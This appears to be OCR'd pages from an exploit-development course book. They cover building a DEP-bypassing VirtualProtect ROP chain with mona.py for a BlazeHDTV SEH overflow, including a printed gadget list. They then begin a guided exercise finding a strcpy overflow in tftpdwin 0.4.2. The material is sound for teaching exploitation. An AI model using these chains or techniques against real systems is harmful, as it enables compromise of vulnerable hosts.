


ROP Output Files

There should be quite a few new files generated, including rop.txt, stackpivot.txt, rop_chains.txt, and rop_virtualprotect.txt. Open up the rop_virtualprotect.txt file and review the chain generated. Note that there are null bytes in the chain. We cannot use this chain. You will need to rerun the "!mona rop -o" command, adding the following:

```
!mona rop -o -cp nonull
```

The "-cp nonull" option will tell Mona to try and figure out ways to avoid nulls, yet still producing the desired results.




Port the ROP Chain to your Exploit

When mona.py is finished with the "-cp nonull" option, review the rop_virtualprotect.txt file it generated. You will then want to port it over into the previous ROP exploit script we used in the section to disable DEP with ROP. Leave the majority of the script intact, including the shellcode, padding, SEH overwrite address, ROP NOP's, NOP's, etc… You only want to replace the ROP chain from that script with the one just generated by mona.py. Save it as a new copy. Ensure everything is aligned and attach to BlazeHDTV with your debugger. Set a breakpoint on the SE Handler overwrite address which should be the "ADD ESP,800." Start single stepping through the chain to see where it breaks. Use the rop.txt file to locate gadgets that can help you get around the problems. Who knows you may get lucky and it works on the first try, but this is highly doubtful. You goal is to gain experience working with ROP and fixing broken chains.

When viewing the rop_virtualprotect.txt file, we got the following ROP chain:

```
VirtualProtect() 'pushad' rop chain
----------------------------------
rop_gadgets =
[
0x6405347a,    # POP EDX # RETN (MediaPlayerCtrl.dll)
0x10011108,    # <- *&VirtualProtect()
0x64022bdb,    # MOV EDX,DWORD PTR DS:[EDX] # ADD AL,BYTE PTR DS:[EAX] # POP
```

```
ECX # MOV EAX,ESI # POP ESI # RETN 04 (MediaPlayerCtrl.dll)
0x41414141,    # junk
0x1001050e,    # PUSH EDX # ADD AL,5F # POP ESI # POP EBX # RETN 0C (SkinScrollBar.Dll)
0x41414141,    # junk, compensate
0x41414141,    # junk
0x6403d1a6,    # POP EBP # RETN (MediaPlayerCtrl.dll)
0x41414141,    # junk, compensate
0x41414141,    # junk, compensate
0x41414141,    # junk, compensate
0x60333503,    # ptr to 'push esp #  ret 0c' (from Configuration.dll)
0x6403d404,    # POP EAX # RETN (MediaPlayerCtrl.dll)
0xfffffdff,    # value to negate, target value : 0x00000201, target reg : ebx
0x60324984,    # NEG EAX # RETN (Configuration.dll)
0x61641c70,    # XCHG EAX,EBX # RETN (EPG.dll)
0x6403e80d,    # POP ECX # RETN (MediaPlayerCtrl.dll)
0x64056001,    # RW pointer (lpOldProtect) (-> ecx)
0x6032cc03,    # POP EDI # RETN (Configuration.dll)
0x6032cc04,    # ROP NOP (-> edi)
0x6403d404,    # POP EAX # RETN (MediaPlayerCtrl.dll)
0xffffffc0,    # value to negate, target value : 0x00000040, target reg : edx
0x60324984,    # NEG EAX # RETN (Configuration.dll)
0x64011f80,    # XCHG EAX,EDX # POP ESI # ADD ESP,8 # RETN 0C (MediaPlayerCtrl.dll)
0x6403d404,    # POP EAX # RETN (MediaPlayerCtrl.dll)
0x90909090,    # NOPS (-> eax)
0x60339fab,    # PUSHAD # RETN (Configuration.dll)
               # rop chain generated by mona.py
               # note : this chain may not work out of the box
               # you may have to change order or fix some gadgets,
               # but it should give you a head start
].pack("V*")
```




660.5 Appendix

In this optional exercise that you can perform on your own time, we will work through a familiar stack-based overflow on Windows; however, this vulnerability will challenge you to compensate for several issues. What seems simple at first will quickly turn into multiple challenges requiring that you think outside of the box for solutions to each of the problems. On the next couple of pages, we will get you set up to start searching for the vulnerability. The pages following that will provide you with a step-by-step solution to locating and exploiting the vulnerability. Only proceed to the walk-thorough after you have exhausted all possibilities. If you get stuck, take the Walkthrough up to the point in which you are stuck and then go back to working on the exploit without the help from the course book.


Again, this is an optional exercise that you may complete in your own time, or simply walk through it in the book. It only works on Windows XP SP2 or SP3.

The vulnerability in tftpdwin 0.4.2 was discovered by Parvez Anwar according to SecurityFocus at http://www.securityfocus.com/bid/20131/info. Multiple exploits are also published at http://www.exploit-db.com.




Getting Started: tftpdwin 0.4.2

At this point it is simply time to install the tftpdwin 0.4.2 server. Please use Windows XP SP2 preferably, as it was used for the Walkthrough. Windows XP SP3 should also work without problems, although addressing is more likely to differ from the slides. On your tools CD is the file tftpdwin.exe. Double-click to install on your target system, accepting any defaults. The directory "*C:\Program Files\TftpdWin*" will be created on your system, containing the tftpd.exe executable that you will be using in the debugger.




Start Searching for a Vulnerability

At this point, it is time to start searching for a vulnerability. Obviously, any type of crash should be of interest. You have several options in searching for a vulnerability and determining information about what, why, and where. You should feel comfortable by this point that you have the tools and knowledge to discover and record a crash condition. There certainly is a vulnerability, and as mentioned, what seems easy at first will turn into a more complex exploit. One option is to use a fuzzer, or to write your own test cases to try and detect a crash in the file name and mode fields. You also have the option of searching through the code segment for any potentially vulnerable function calls. Analyzing the code at these function calls should provide you with information about the code's intentions and buffer sizes. As usual, you should be running the program with proper monitoring tools such as a debugger.




STOP

The following slides walk through the detailed solution to discovering and exploiting the tftpdwin 0.4.2 server. Proceed only after trying on your own.




Solution: tftpdwin 0.4.2

The vulnerability in tftpdwin 0.4.2 will be discovered by reversing the main executable program. Fuzzing and static testing would also discover the vulnerability; however, already knowing that there is a vulnerability in the program allows us to be more efficient by collecting information in this manner. We will first start by loading tftpd.exe into OllyDbg or Immunity Debugger. Once you get the program running successfully in the debugger, proceed to the next slide.




Grabbing the Code Segment

At this point we are going to copy the code segment so that we can paste it into a text editor and search for vulnerable function calls. As stated on the slide, go to the Executable Modules screen by pressing Alt-E. Once the Executable Modules screen appears, select "C:\Program Files\TftpdWin\tftpd.exe" from the list and double-click. This will ensure that the main program is loaded into the main debugger disassembly screen. Once loaded, right-click anywhere in the disassembly pane, highlight "Copy" and then select "Select all." This will highlight the entire code segment and allow you to press Control-C to copy it to your clipboard.




Pasting to Notepad

Once you have selected the entire code segment from the main tftpd module, press Control-C to copy the contents and paste it into notepad.exe, or another word editor.




Finding a Vulnerable Function

There are likely many instances of potentially vulnerable function calls; however, the target is a TFTP server with a limited number of vulnerable locations in which there may be an issue. Those being the file name and mode fields. The function strcpy() is a known troublemaker and is often an issue with file transfer programs such as FTP and TFTP. Inside of notepad.exe, press Control-F to bring up the "Find" box and search for "strcpy" without quotes. Note that on the slide, an instance of strcpy() is quickly found. There are actually many instances where strcpy() is called by the main executable.



